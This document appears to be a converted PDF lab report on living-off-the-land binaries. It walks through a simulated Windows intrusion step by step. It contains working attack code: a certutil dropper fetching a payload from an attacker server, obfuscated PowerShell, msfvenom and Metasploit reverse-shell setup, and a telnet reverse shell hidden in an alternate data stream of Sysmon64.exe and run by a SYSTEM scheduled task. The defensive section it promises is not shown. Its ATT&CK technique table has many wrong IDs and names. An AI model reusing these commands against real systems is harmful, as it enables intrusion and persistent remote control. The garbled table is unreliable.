



LOLBIN ATTACK & DEFENSE

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
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I. Executive Summary

The report delves into the realm of Living-off-the-Land (LotL) binaries, showcasing their dual nature as legitimate system tools exploited by threat actors to execute malicious activities while evading conventional security measures. It unfolds a simulated cyber attack, meticulously detailing each stage involving a Remote Access Trojan (RAT) deployment, Command and Control (C2) establishment, persistent manipulation of system services, and concealed script execution within legitimate files. Each step highlights the stealthy tactics employed by adversaries, emphasizing the challenges in detection and prevention.

In response, the report offers comprehensive insights into detection methodologies, leveraging network analysis and endpoint scrutiny to trace the attacker's footprint. It delineates mitigation strategies involving application whitelisting, privilege limitations, behavioral analytics, and user education to fortify defenses against LotL-based threats.



| about | domain | platform |
|---|-----------------------|------------------|
| Living-off-the-Land (Attack-vs-Defense) | Enterprise ATT&CK v14 | Windows, Network |

| | | | | | | | | | | | |
|--|---|--|---|---|---|--|---|---|--|---|-----------------------------------|
| T1459: Content Injection | T1029: Command and Scripting Interpreter | T1196: Account Manipulation | T1548: Abuse Elevation Control Mechanism | T1548: Abuse Elevation Control Mechanism | T1055: Adversary in the Middle | T1047: Account Discovery | T1210: Enumeration of Remote Services | T1557: Adversary in the Middle | T1071: Application Layer Protocol | T1020: Automated Exfiltration | T1551: Account Access Removal |
| T1189: Drive-by Compromise | T1073: Exploitation for Client Execution | T1139: BITS Jobs | T1134: Access Denied Manipulation | T1134: Access Denied Manipulation | T1110: Brute Force | T1106: Application Whitelisting | T1534: Internal Spearphishing | T1540: Archive Collected Data | T1071.004: DNS | T1029: Data Transfer Size Limits | T1485: Data Destruction |
| T1190: Exploit Public-Facing Application | T1050: Inter-Process Communication | T1547: Boot or Logon Autostart Execution | T1038: Account Manipulation | T1038: Account Manipulation | T1197: BITS Jobs | T1217: Browser Information Discovery | T1217: Browser Information Discovery | T1217: Browser Information Discovery | T1071.000: File Transfer Protocols | T1486: Data Encrypted for Impact | |
| T1133: External Remote Services | T1106: Native API | T1547: Boot or Logon Autostart Execution | T1022: Debugger Evasion | T1022: Debugger Evasion | T1102: Enumeration for Credential Access | T1602: Device Driver Discovery | T1563: Remote Service Session Hijacking | T1119: Automated Collection | T1071.003: Mail Protocols | T1041: Exfiltration Over C2 Channel | T1565: Data Manipulation |
| T1100: Hardware Address | T1073: Exploitation for Client Execution | T1176: Browser Extension | T1027: Boot or Logon Initialization Scripts | T1027: Boot or Logon Initialization Scripts | T1187: Forced Authentication | T1052: Device Driver Discovery | T1101: Session Hijacking | T1185: Browser Session Hijacking | T1071.001: Web Protocols | T1017: Exfiltration Over Alternative Protocol | T1491: Defacement |
| T1566: Phishing | T1053.002: At | T1564: Compromise Client Software Binary | T1543: Create or Modify System Process | T1006: Direct Volume Access | T1006: Forge Web Credentials | T1406: Domain Trust Discovery | T1091: Application Through Removable Media | T1115: Clipboard Data | T1062: Communication Through Removable Media | T1052: Exfiltration Over Physical Medium | T1561: Disk Wipe |
| T1566.001: Spearphishing Attachment | T1053.005: Scheduled Task | T1136: Create Account | T1484: Domain Policy Modification | T1484: Domain Policy Modification | T1056: Input Capture | T1008: File and Directory Discovery | T1072: Software Deployment Tools | T1602: Data from Configuration Repository | T1559: Content Injection | T1567: Exfiltration Over Web Service | T1499: Endpoint Denial of Service |
| T1566.002: Spearphishing Link | T1129: Shared Modules | T1543: Create or Modify System Process | T1411: Escape to Host | T1411: Escape to Host | T1556: Modify Authentication Policy | T1080: Group Policy Discovery | T1580: Host Shared Content | T1513: Data from Information Repositories | T1182: Data Encoding | T1009: Scheduled Transfer | T1587: Financial Theft |
| T1566.003: Spearphishing via Service | T1072: Software Deployment Tools | T1546: Event Triggered Execution | T1546: Event Triggered Execution | T1546: Event Triggered Execution | T1211: Exploitation for Defense Evasion | T1054: Log Enumeration | T1550: Use Alternate Authentication Material | T1005: Data from Local System | T1001: Data Obfuscation | | T1495: Firmware Corruption |
| T1026.004: Spearphishing Voice | T1569: System Services | T1133: External Remote Services | T1085: Application for Privilege Escalation | T1085: Application for Privilege Escalation | T1021: Multi-Factor Authentication Request Generation | T1046: Network Service Discovery | | T1029: Data from Network Shared Drive | T1568: Dynamic Resolution | T1490: Inhibit System Recovery | |
| T1091: Replication Through Removable Media | T1204: User Execution | T1274: Hook Execution Flow | T1274: Hook Execution Flow | T1274: Hook Execution Flow | T1040: Network Sniffing | T1116: Network Share Discovery | | T1023: Data from Removable Media | T1273: Encrypted Channel | T1496: Network Denial of Service | |
| T1195: Supply Chain Compromise | T1204.002: Malicious File | T1556: Modify Authentication Process | T1055: Process Injection | T1055: Process Injection | T1564.006: Email Hiding Rules | T1003: OS Credential Dumping | T1040: Network Sniffing | T1074: Data Staged | T1008: Fullback Channels | T1496: Resource Hijacking | |
| T1199: Trusted Relationship | T1204.001: Malicious Link | T1137: Office Application Startup | T1093: Scheduled Task | T1093: Scheduled Task | T1564.005: Hidden Malicious Files and Executables | T1489: Spoof or Forge Authentication Credentials | T1010: Password Policy Discovery | T1114: Email Collection | T1205: Ingress Tool Transfer | T1489: Service Stop | |
| T1078: Valid Accounts | T1047: Windows Management Instrumentation | T1163: Power Settings | T1053.002: At | T1053.002: At | T1564.002: Hidden Users | T1539: Steal Web Session Cookie | T1100: Peripheral Device Discovery | T1096: Input Capture | T1104: Multi-Stage Channels | T1529: System Shutdown/Reboot | |
| | | T1542: Pre-OS Boot | T1053.005: Scheduled Task | T1053.005: Scheduled Task | T1564.003: Hidden Window | T1052: Unsecured Credentials | T1008: Permission Group Discovery | T1113: Screen Capture | T1095: Non-Application Layer Protocol | | |
| | | | T1078: Valid Accounts | | | | T1001: Process Discovery | T1571: Non-Standard Port | | | |
| | | T1053.002: At | | | T1564.011: Ignore Process Interrupts | | T1002: Query Registry | T1572: Protocol Tunneling | | | |
| | | T1053.005: Scheduled Task | | | T1564.004: HTTPS for Web Access | | T1018: Remote System Discovery | T1090: Proxy | | | |
| | | T1005: Server Software Component | | | T1564.010: Process Argument Spoofing | | T1118: Software Discovery | T1219: Remote Access Software | | | |
| | | T1205: Traffic Signaling | | | T1564.006: Run Virtual Instance | | T1042: System Information Discovery | T1205: Traffic Signaling | | | |
| | | T1078: Valid Accounts | | | T1564.007: USB Stomping | | T1014: System Location Discovery | T1102: Web Service | | | |
| | | | | | T1574: Hook Execution Flow | | T1016: System Network Configuration Discovery | | | | |
| | | | | | T1562: Impair Defenses | | T1049: System Network Connectors Discovery | | | | |
| | | | | | T1496: Impersonation | | T1028: System Owner/User Discovery | | | | |
| | | | | | T1070: Indicator Removal | | T1007: System Service Discovery | | | | |
| | | | | | T1207: Indirect Command Execution | | T1124: System Time Discovery | | | | |
| | | | | | T1090: Masquerading | | T1487: Virtualization/Sandbox Evasion | | | | |
| | | | | | T1556: Modify Authentication Process | | | | | | |
| | | | | | T1112: Modify Registry | | | | | | |
| | | | | | T1601: Modify System Image | | | | | | |
| | | | | | T1599: Network Boundary Bridging | | | | | | |
| | | | | | T1027: Operational Flow or Information | | | | | | |
| | | | | | T1027.001: Binary Pivoting | | | | | | |
| | | | | | T1027.010: Command Obfuscation | | | | | | |
| | | | | | T1027.004: Complete After Delivery | | | | | | |
| | | | | | T1027.007: Dynamic API Resolution | | | | | | |
| | | | | | T1027.009: Embedded Payloads | | | | | | |
| | | | | | T1027.011: Fileless Storage | | | | | | |
| | | | | | T1027.006: HTTP Smuggling | | | | | | |
| | | | | | T1027.005: Indicator Removal from Tools | | | | | | |
| | | | | | T1027.012: LNK Icon Smuggling | | | | | | |
| | | | | | T1027.002: Software Packing | | | | | | |
| | | | | | T1027.003: Steganography | | | | | | |
| | | | | | T1027.008: Stripped Payloads | | | | | | |
| | | | | | T1542: Pre-OS Boot | | | | | | |
| | | | | | T1005: Process Injection | | | | | | |
| | | | | | T1620: Reflective Code Loading | | | | | | |
| | | | | | T1207: Rogue Domain Controller | | | | | | |
| | | | | | T1014: Rootkit | | | | | | |
| | | | | | T1553: Subvert Trust Controls | | | | | | |
| | | | | | T1210: System Binary Proxy Execution | | | | | | |
| | | | | | T1216: System Script Proxy Execution | | | | | | |
| | | | | | T1221: Template Injection | | | | | | |
| | | | | | T1205: Traffic Signaling | | | | | | |
| | | | | | T1127: Trusted Developer Utilities Proxy Execution | | | | | | |
| | | | | | T1550: Use Alternate Authentication Material | | | | | | |
| | | | | | T1078: Valid Accounts | | | | | | |
| | | | | | T1497: Virtualization/Sandbox Evasion | | | | | | |
| | | | | | T1600: Windows Encryption | | | | | | |
| | | | | | T1220: XML Script Processing | | | | | | |

II. Introduction

A. Living-off-the-Land (LotL) Binaries Definition

- Living-off-the-Land (LotL) binaries encompass a range of legitimate system tools and binaries that are exploited by threat actors to execute malicious activities. These binaries, inherent to the operating system or commonly used software, are leveraged by attackers as part of their strategies to evade detection. LotL binaries are not inherently malicious themselves but are utilized by threat actors to perform unauthorized actions on compromised systems, often bypassing traditional security defenses due to their trusted nature and essential roles within the operating environment.


B. LotL Binaries' Significance

- The significance of Living-off-the-Land (LotL) binaries lies in their dual nature as both legitimate system tools and potential avenues for attackers to execute malicious activities. These binaries, deeply integrated into operating systems or widely used applications, grant attackers a stealthy means to conduct unauthorized actions, bypassing detection by security tools that typically focus on identifying known malware. Their significance is underscored by the challenge they pose to traditional security measures, as attackers exploit these trusted tools to blend their actions with normal system operations, making detection and prevention more complex.

C. Report Purpose

- This report aims to simulate cyber attacks leveraging Living-off-the-Land (LotL) binaries, emphasizing their stealthy nature and potential risks to organizational security. Following the attack simulations, the report will focus on investigating the tactics used by threat actors, highlighting the challenges in detecting such attacks. Additionally, it will outline effective detection methodologies that defenders can operate to identify the techniques associated with LotL binary-based attacks.

III. Attack Scenario



A. Overview of the attack Scenario

- The attack begins with a malicious payload delivered via email, which installs a Remote Access Trojan (RAT) upon execution. This RAT establishes a connection to the attacker's Command and Control (C2) server, providing remote access to the victim's system. To maintain access, the attacker manipulates the Windows Sysmon service using an Alternate Data Stream (ADS). Furthermore, a concealed Visual Basic Scripting (VBS) program embedded within a legitimate executable facilitates a covert connection back to the attacker's system. Finally, the attacker ensures continuous control by setting up a task scheduler entry, allowing regular execution of the compromised file for persistent access to the compromised system.

This sophisticated attack methodology involves multiple stages, including initial infiltration, C2 establishment, persistence techniques, and the use of concealed scripts within legitimate files to maintain long-term unauthorized access to the victim's machine.

B. Description of Living-off-the-Land binaries

- LOLBins, also known as “Living off the Land Binaries,” are binaries that use legitimate commands and pre-installed executables of the operating system to perform malicious activities. LOLBins use local system binaries to bypass detection, deliver malware, and remain undetected. When leveraging LOLBins, adversaries can improve their chances of staying unnoticed by using legitimate cloud services (GitHub, Amazon S3 storage, Dropbox, Google Drive, etc.) and fileless malware.

Threat actors tend to apply this tactic during the post-exploitation phases of an attack. Security teams often find LOLBins challenging to identify because of their legitimate nature. The attackers use the same binaries as the ones utilized for non-malicious purposes. That's why it is important for organizations to be aware of the risks LOLBins pose and take preventive measures to protect their networks.

C. Examples of LotL binaries commonly abused by attackers

- Rundll32
- Regsvr32
- Msiexec
- Mshta
- Certutil
- MSBuild
- WMI command line utility (WMIC)
- WMI provider host (WmiPrvSe)

D. Attack Simulation Scenario

1. **Initial Compromise:** The attacker initiates the attack by sending a malicious payload (PE - Portable Executable) through email. Upon opening or executing this payload, it installs a stageless Remote Access Trojan (RAT) onto the victim's system. This installation is facilitated using PowerShell scripting and the 'certutil' utility.
2. **Establishing Command and Control (C2):** The installed RAT is executed via 'pcalua' utility which establishes a connection to the attacker's Command and Control (C2) infrastructure. This connection provides the attacker with remote access and control over the compromised machine.
3. **Persistence Mechanisms:** To maintain access to the victim's system over the long term, the attacker manipulates the Windows Sysmon service by adding an Alternate Data Stream (ADS) attribute. This unauthorized manipulation allows the attacker to ensure persistence on the compromised system.
4. **Concealed Script Execution:** The attacker employs a Visual Basic Scripting (VBS) program that establishes a covert connection back to the attacker's system. To evade

detection, the VBS script is concealed within a legitimate executable file. When executed, this deceptive file activates the hidden VBS script.

5. **Establishing Continuous Access:** To ensure continuous access and control, the attacker sets up a task scheduler entry. This entry is configured to regularly execute the compromised executable file, thereby maintaining the attacker's ongoing presence and control over the victim's system.

Technical details

- Firstly, we will create a Powershell script that will act as a dropper to drop the stageless revere shell from attacker C2 server by abusing `certutil` built-in utility on windows, and execute the reverse shell via `pcalua` utility as another separated process after the reverse shell got installed. Moreover, the reverse shell will be installed at 'C:\Windows'.

```
$url = 'http://192.168.1.183:8000/Edgeupdate.exe';$localPath = Join-Path 'Edgeupdate.exe';certutil.exe -urlcache -split -f $url $localPath;Start-Process pcalua -ArgumentList "-a $localPath";exit;
```

- In order to evade detection, we will obfuscate our PowerShell script via Invoke-Obfuscation module.

```
Import-Module ./Invoke-Obfuscation.ps1
Invoke-Obfuscation
SET SCRIPTBLOCK <Powershell script/command>
```

```
(abduallah@Abdullah-Offensive)-[~/powe/Invoke-Obfuscation]
$ ls
Invoke-Obfuscation.ps1 Out-CompressedCommand.ps1 Out-EncodedHexCommand.ps1 Out-ObfuscatedAst.ps1 Out-SecureStringCommand.ps1
Invoke-Obfuscation.ps1 Out-EncodedAsciiCommand.ps1 Out-EncodedOctalCommand.ps1 Out-ObfuscatedStringCommand.ps1 README.md
Invoke-Obfuscation.ps1 Out-EncodedBinaryCommand.ps1 Out-EncodedSpecialCharOnlyCommand.ps1 Out-ObfuscatedTokenCommand.ps1
LICENSE Out-EncodedBXXORCommand.ps1 Out-EncodedWhitespaceCommand.ps1 Out-PowerShellLauncher.ps1

(abduallah@Abdullah-Offensive)-[~/powe/Invoke-Obfuscation]
$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

(abduallah@Abdullah-Offensive)-[~/home/abduallah/powe/Invoke-Obfuscation]
PS> Import-Module ./Invoke-Obfuscation.ps1
Invoke-Obfuscation.ps1 Invoke-Obfuscation.ps1 Invoke-Obfuscation.ps1

(abduallah@Abdullah-Offensive)-[~/home/abduallah/powe/Invoke-Obfuscation]
PS> Import-Module ./Invoke-Obfuscation.ps1

(abduallah@Abdullah-Offensive)-[~/home/abduallah/powe/Invoke-Obfuscation]
PS> Invoke-Obfuscation

Successfully set ScriptBlock:
$url = 'http://192.168.1.183:8000/Edgeupdate.exe';$localPath = Join-Path $env:SystemRoot 'Edgeupdate.exe';certutil.exe -urlcache -split -f $url $localPath;Start-Process pcalua -ArgumentList "-a $localPath";exit;
```

- Now we will use the below techniques to obfuscate our script:
 - Concatenate entire command
 - Reorder entire command after concatenating

STRING

1
2

```
Result:
(( 2)(25)(44)(16)(17)(26)(0)(15)(8)(30)(43)(33)(41)(5)(23)(28)(10)(27)(21)(3)(4)(32)(7)(10)(13)(35)(20)(11)(39)(1)(31)(37)(29)(42)(9)(22)(40)(45)(12)(24)(34)(19)(36)
(14)(6)(36)-f'gR{zGR', 'Xe.e}zGR+ZGR0(+0){adpue0(+0){z', '5 ( nuQoshOME[4]nuQPSHOMe[36]+ZGR+ZGR) ((-JOIN [rEGeX]::mAtches(0mv)zGR+ZGR+103[eMOhSpnuQ+112[emOhSpnuQ (6
nBT 421)raHc[63', 'rAzGR+ZGR-ZGR+ZGR z', 'gR+ZGR0ZGR+ZGR(+ZGR+ZGR)ZGR+ZGR0ZGR+ZGR(auZGR+ZGR)0ZGR+ZGR(zGR+ZGR+ZGR+z', 'gR{lacZGR+ZGR0Lo12 a-ZGR+ZGR0(+z', 'gR , zGR1z
gR+ZGRHTTOLFEZg', 'l10(+0}{zGR+ZGR0}zGR+ZGR0{zGR+ZGR0}cp sseczg', 'gR(G 2ZGR+ZGR)93}rAzGR+ZGRhC[}zGR+ZGRGZGR+ZGRnIzGR+', '0(+ZGR+ZGR)ZGR+ZGR0{ZGR+ZGRdE/0ZGR+Z
gR000:38)0{zGR+ZGR', 'R(+ZGR+ZGR)zGR+ZGR0{LzGR+ZGRt}zGR', 'lzGR+ZGRlzGR+ZGRpSgR+ZGR- e0ZGR+', 'R+ZGRth0(+0}{zGR+ZGRj', 'gR+ZGRp-t)0(+)', 'R+ZGR{zGR+ZGR( zGR(0mv , zGR.
z', '+ZGR+4ZGR+ZGR(zGR+ZGRZGR+ZGRMZGR+ZGRHSP)1{ zGR+z', ')}z', 'gR+ZGR0(X)0(+0){03[EmZGR+ZGR0HSP)1zGR+', 'R+ZGRoz', 'g', 'PlazGR+ZGRcolZGR+ZGRozgR+ZGRl2zGR+ZGR lzGR+
ZGRruozGR+ZGRl2 f-0(+0}{zGR+ZGR0ZGR+ZGR(zGR+ZGR tzGR+ZGR)zGR+ZGR0(+0}{zGR+ZGR0ZGR+ZGRl', '0ZGR+ZGR(zGR+ZGRnemZGR+ZGRugZGR+ZGR', '+0}{zGR+ZGRlZGR+ZGR', 'gR+ZGR0{KBV ts)0ZGR+
ZGR(zg', 'b0(+ZGR+ZGR)0{wzGR+ZGR0(+0}{ 10}{zGR+ZGR+ZGR+ZGR0(+ZGR+ZGR lzGR+ZGRruZGR+ZGR0}', 'lr', 'z', '+ZGR0(+)', 'R+ZGR+0{1)0ZGR+Zg', 'R(t)0', zGRttZGR+ZGRSgR+ZGR(zGR+Z
gR,zGR+ZGR001)raHc[+8ZGR+ZGR9}zGR+ZGRaHczGR+ZGR(+ZGR+ZGR+ZGR+ZGRl1zGR+ZGR)raHc[(zGR+ZGR(EaLPer.zGR+ZGR)43}raHc[}GnzGR+Zg', 'gR+ZGRgZGR+ZGRdzGR+ZGRZgR+ZGRjw toZGR+Z
gR)zGR+ZGR0ZGR+Zg', 'gR0{1ZGR+ZGR', 'RKBV)0{(EaLPer, )0{1ZGR+ZGR0{1ZGR+ZGR0{1ZGR+ZGR, 10ZGR+ZGR02)0ZGR+ZGR(EZGR+ZGRaLzGR+ZGRpzz', '0{1ZGR+Zg', '0{1ZGR+ZGR+ZGR+ZGRaSzGR+Z
gR+ZGR+ZGRhtZGR+ZGRa', 'R+ZGR+ZGR0{12ZGR+ZGR0Zg', 'R(zGR+ZGR+0ZGR+ZGR0ZGR+ZGRRmeZGR+ZGRtzGR+ZGR0(+0}{zGR+ZGR0{Y5)0(+0}{vne0{2ZGR+ZGR0{1ZGR+ZGR+ZGR+ZGRl0 zGR+ZGRhZ
gR+ZGR0(+0ZGR+ZGR(taPrGR+ZGR-ZGR+ZGRnizGR+ZGR0J }zGR+ZGR0ZGR+ZGR(+0(-ZGR+ZGR zGR+ZGRhZGR+ZGR0ZGR+ZGR(zGR+ZGR+0ZGR+Zg', 'R+ZGRtzGR)) )', 'zGR+ZGR+ZGR0{hczGR+ZGRlZ
gR+ZGR0(+0}{zGR+ZGR0(zGR+ZGRacLzGR+ZGRruZGR+ZGR- exezGR+ZGR.l1zGR+ZGRtutR)0(+ZGR+ZGR)0ZGR+ZGR(zGR+ZGRRecZGR+ZGR)jwz', '.zGR+ZGR1', 'gR+ZGR.zgR+ZGR0{zGR+ZGR0(+0}{zGR+ZGR
(t1)0{zGR+ZGR+ZGR+ZGR0(X)0(+0){0ZGR+ZGR(e;KBVhtazGR+ZGRP)0{zGR+ZGR+0ZGR+z', '(+0ZGR+ZGR(zGR+ZGRazGR+ZGRPlacol02)0(+ZGR+ZGR0{zGR+ZGR0(+0}{wzGR+ZGRexZGR+ZGRReZGR+ZG
R.eZGR+ZGRtzGR+ZGRazGR+ZGRdpu)zGR+ZGR0ZGR+ZGR(+ZGR+ZGR0(e)', 'RIZGR+ZGRrtZGR+ZGR0{zGR+ZGR)zGR+ZGR0ZGR+ZGR(zGR+Zg', 'aHc[93)raHc[ F-zGR', '.0ZGR+ZGR01.2)0ZGR+ZGR(zGR+Z
gR+0{91//zGR+ZGR0{1ZGR+ZGR+ZGR(zGR+ZGR0{pZGR+ZGRtzg')).REPLAcE((([CHAR]110+[CHAR]66+[CHAR]73), 'I').REPLAcE((([CHAR]110+[CHAR]117+[CHAR]81), [StrIn6][CHAR]36).REPLAc
E((([CHAR]112Z+[CHAR]103+[CHAR]82), [StrIn6][CHAR]39).REPLAcE( '0mv', [StrIn6][CHAR]34) I inVoKE-expression
```

- Now its time to convert our obfuscated PowerShell command to portable executable in order to send it to the victim.
 - We will use PS2EXE module but the GUI version.

The screenshot shows the 'Win-PS2EXE: Graphical front-end to PS2EXE' window. The 'Source file' is set to 'C:\Users\Administrator\Desktop\Real-Temp\alhakami-dropper.ps1'. The 'Target file' is 'C:\Users\Administrator\Desktop\Real-Temp\Outputtttt-EXE'. The 'Version' is 2.1, and the 'File description' is 'Caution'. The 'Product name' is '@Alhakami1_' and the 'Copyright' is 'Abdullah Ali Alhakami'. The 'Compile' checkbox is checked, along with 'Suppress output (-noOutput)', 'Suppress error output (-noError)', and 'Require administrator rights at runtime (parameter -requireAdmin)'. The 'Thread Apartment State' is set to 'STA' and the 'Platform' is 'AnyCPU'. The 'Parameters' field is empty. The 'Compile' button is highlighted.

- Now we will rename the portable executable to UpdateCheck.exe and we will send it to the victim and we will wait for any interaction!
- Let's prepare our C2 infrastructure to be prepared for victim connection.
 - Creating meterpreter stageless payload

```
sudo msfvenom -p windows/meterpreter_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe -o Edgeupdate.exe -e x86/shikata_ga_nai
```

- Starting http server via python.

```
python3 -m http.server
```

A terminal window showing a file listing command 'ls' and its output. The output lists various files and directories including 'Alhakami-C2.exe', 'DiskCleaner.exe', 'Edgeupdate.exe' (highlighted with a red box), 'Music', 'Normal-Test1.exe', 'Normal-Test2.exe', 'Public', 'RDP-BF', 'Real-V.exe', 'RunMe.exe', 'Update.exe', 'C2-Project', 'Documents', 'GoogleUpdate.exe', 'Pictures', 'power', 'real-test.exe', 'rockyou.txt', 'Templates', 'Videos', 'Desktop', 'Downloads', 'GZekp0.zip', and 'Test.exe'. Below the listing, the command 'python3 -m http.server' is entered, and the output 'Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...' is shown, also highlighted with a red box.

- Also let's activate our meterpreter listener.

1. use multi/handler
2. set PAYLOAD windows/meterpreter_reverse_tcp
3. set lhost <IP>
4. set lport <PORT>
5. run/exploit

```
msf6 > use multi/handler
[*] Using configured payload windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.183
lhost => 192.168.1.183
msf6 exploit(multi/handler) > set lport 2626
lport => 2626
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.183:2626
```

- Finally we will also activate netcat to listen for the persistence Reverse Shell that will be created later!

```
nc -nlvp <PORT>
```

```
(abduallah@Abdullah-Offensive)-[~]
$ nc -nlvp 2628
listening on [any] 2628 ...
```

- We got the connection! We can tell that the dropper has been executed!

```
(abduallah@Abdullah-Offensive)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.6 - - [18/Nov/2023 13:06:14] "GET /Edgeupdate.exe HTTP/1.1" 200
192.168.1.6 - - [18/Nov/2023 13:06:14] "GET /Edgeupdate.exe HTTP/1.1" 200
192.168.1.6 - - [18/Nov/2023 13:20:50] "GET /Edgeupdate.exe HTTP/1.1" 200
192.168.1.6 - - [18/Nov/2023 13:20:50] "GET /Edgeupdate.exe HTTP/1.1" 200
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.183:2626
[*] Meterpreter session 1 opened (192.168.1.183:2626 → 192.168.1.6:49813 ) at 2023-11-18 13:06:17 -0500
```

```
meterpreter > getuid
Server username: DESKTOP-D19DJTA\Alhakami
meterpreter >
```

- Now let's upload our vbs script and store it on ADS

```
Option Explicit: Dim ipAddress, port, objShell, strCommand: ipAddress = "192.168.1.183": port = 2628: Set objShell = CreateObject("WScript.Shell"): strCommand = "telnet " & ipAddress & " " & port: objShell.Run strCommand, 0, False: Set objShell = Nothing
```

```
meterpreter > upload updateEdge C:\\Users\\Alhakami\\AppData\\Local\\Temp
[*] uploading : /home/abduallah/updateEdge → C:\\Users\\Alhakami\\AppData\\Local\\Temp
[*] uploaded : /home/abduallah/updateEdge → C:\\Users\\Alhakami\\AppData\\Local\\Temp\\updateEdge
meterpreter >
```

```

C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>dir
dir
Volume in drive C has no label.
Volume Serial Number is D818-44D9

Directory of C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon

11/12/2023  08:25 PM  <DIR>          .
11/12/2023  08:25 PM  <DIR>          ..
11/18/2023  08:40 AM             15 Eula.txt
11/18/2023  08:42 AM      8,444,320 Sysmon.exe
11/09/2023  11:15 AM      4,543,408 Sysmon64.exe
11/09/2023  11:15 AM      4,998,464 Sysmon64a.exe
10/16/2021  06:19 PM      123,257 sysmonconfig-export.xml
               5 File(s)      18,109,464 bytes
               2 Dir(s)      14,568,062,976 bytes free

FLARE-VM Sat 11/18/2023 10:27:36.27
C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>type C:\Users\Alhakami\AppData\Local\Temp\updateEdge > Sysmon64.exe:Auto.vbs
type C:\Users\Alhakami\AppData\Local\Temp\updateEdge > Sysmon64.exe:Auto.vbs

FLARE-VM Sat 11/18/2023 10:28:19.43
C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>

```

- Then we will set taskschduler to execute the below visual basic script.

```

schtasks /Create /SC DAILY /TN "Sysmon start" /TR "wscript C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon\Sysmon64.exe:Auto.vbs" /ST 10:00 /RU SYSTEM /RL HIGHEST /F

```

```

C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>schtasks /Create /SC DAILY /TN "Sysmon start" /TR "wscript C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon\Sysmon64.exe:Auto.vbs" /ST 10:00 /RU SYSTEM /RL HIGHEST /F
schtasks /Create /SC DAILY /TN "Sysmon start" /TR "wscript C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon\Sysmon64.exe:Auto.vbs" /ST 10:00 /RU SYSTEM /RL HIGHEST /F
SUCCESS: The scheduled task "Sysmon start" has successfully been created.

FLARE-VM Sat 11/18/2023 10:30:28.77

```

